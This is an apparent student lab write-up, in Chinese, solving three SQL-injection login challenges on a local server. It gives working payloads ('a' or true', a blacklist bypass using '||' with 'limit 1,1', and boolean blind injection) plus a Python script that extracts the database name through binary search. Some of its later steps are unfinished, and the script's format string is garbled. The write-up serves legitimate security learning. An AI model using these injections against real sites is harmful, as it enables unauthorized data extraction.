

Web_lab2

Task 1: passcode1

通过阅读 passcode1 的源码，找到嵌入的这句话：

```
$sql="select * from passcodes where passcode='$passcode'";
```

因此是单引号，需要 1' 进行闭合。

又因为没有特别的进行绕过，所以直接在输入框输入 a' or true，就会得到

Login!

Passcode:

Submit

Flag: AAA{i7_1s_4_G00d_sT4R7}

Task 2: passcode2

源码中给了关键字的黑名单；

```
function simpleDetection($input) {  
    $input = strtoupper($input);  
    $words = explode(' ', $input);  
    $blacklist = ['SELECT', 'UNION', 'SLEEP', 'BENCHMARK', 'IF', 'AND', 'OR'];  
    foreach ($words as $word) {  
        if (in_array($word, $blacklist)) {  
            return True;  
        }  
    }  
    return False;  
}
```

因此在之前的查询语句中，只要把 or 改成 || 就可以进行绕过
又由于在源码里面，

```
$sql="select * from passcodes where passcode='$passcode'";  
$result = $conn->query($sql);  
if ($result->num_rows == 1) {  
    echo "Flag: SECRET";  
}
```

所以需要限制第一行查询，加上 `limit 1,1`

所以最后查询语句就是 `a' || true limit 1,1#1`

Login!

Passcode:

Submit

Flag: AAA{1_C4n_Us3_Un10n_W3LL}

flag

Task 3: passcode3

主要感觉是这道题的绕过关键词一下子变得多了很多

3.1 确认类型

- 输入 `1'` 发现网页报错，呈现白色



- 输入 1", 回显的是正常的 NO NO NO

因此推测出是单引号，字符串类型的注入，就是类似前两题，`where passcode='$passcode'` 这样的类型

3.2 观察回显

构造之前的注入：


- `1' || true#1`

Login!

Passcode:

Submit

发现结果出乎意料是




和之前的 NO NO NO 不太一样
接着故意构造一个假的条件，

Login!

Passcode:

Submit

回显又回到了 NO NO NO




NO NO NO

这说明如果条件是真，后面就是 YOU ARE CHEATING，如果条件是假，就是 NO NO NO

那么依据这个，可以对这个数据库进行布尔盲注：

3.3 数据库名长度


构造 1' || (length(database()))>8#1



YOU ARE CHEATING!

回显YOU ARE CHEATING, 条件真

1' || (length(database()))>9#1 回显 NO NO NO, 条件为假, 说明数据库名长度是9



NO NO NO

3.4 数据库名

接着写一个python脚本来确定数据库名:

```
import requests
url = 'http://127.0.0.1:61234/check_code.php'
data = {"passcode":""}
name = ''

i = 1
while True:
    begin = 32
    end = 124
    tmp = (begin+end)//2
    print(tmp)
    while begin<end:
```

```

data["passcode"] = "1' || ascii(substr(database(),{i},1))
<{}})".format(i,tmp)#".format(i,tmp)
r = requests.post(url,data=data)
# print(r.text)
if 'NO' in r.text:
    begin = tmp+1
    tmp = (begin+end)//2
else: #否则向左查找
    end = tmp
    tmp = (begin+end)//2
# print(tmp)
name+=chr(tmp+1)
i+=1
print(name)

```

输出如下：

```

u
us
usn
usnk
usnka
usnkav
usnkavg
usnkavgu
usnkavguv
usnkavguv!
usnkavguv!!

```

则数据库名称就是这前九位 usnkavguv (虽然感觉有点不太对 (bushi))

3.5 数据表名

卡在了实在绕不过 `information_schema.tables`，因此找不到表名……

假设能够绕过这一步的话，感觉步骤和3.4是很类似的，即 `a' || (ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),{i},1)))<{tmp}`，利用二分法进行注入，从而找到**表名**

3.6 数据项名

假设能够想个办法进行绕过的话，注入数据项就是：

```

1' || (ascii(substr((select column_name from information_schema.columns where
table_name='users' limit 1,1),{i},1)))<{tmp}

```

得到数据项名x

3.7 进行盲注


假设上面两个都能知道的话，可以用 `ascii(substr((select <column_name> from <table>),{},{},1))
<{>.format(i,tmp)` 进行盲注

btw 我并没有找到数据表名和数据库名qwq，因此无法注入

3.8 猜不出来qwq

因为说和上次的数据库类似，所以想试一下 `passcodes` 作为表名，`*` 作为数据项会怎么样，结果网页显然报错了

```
1' || ascii(substr((select * from passcode),1,1))<300
```



说明还是得通过注入的方式拿到数据表名/数据项名qwq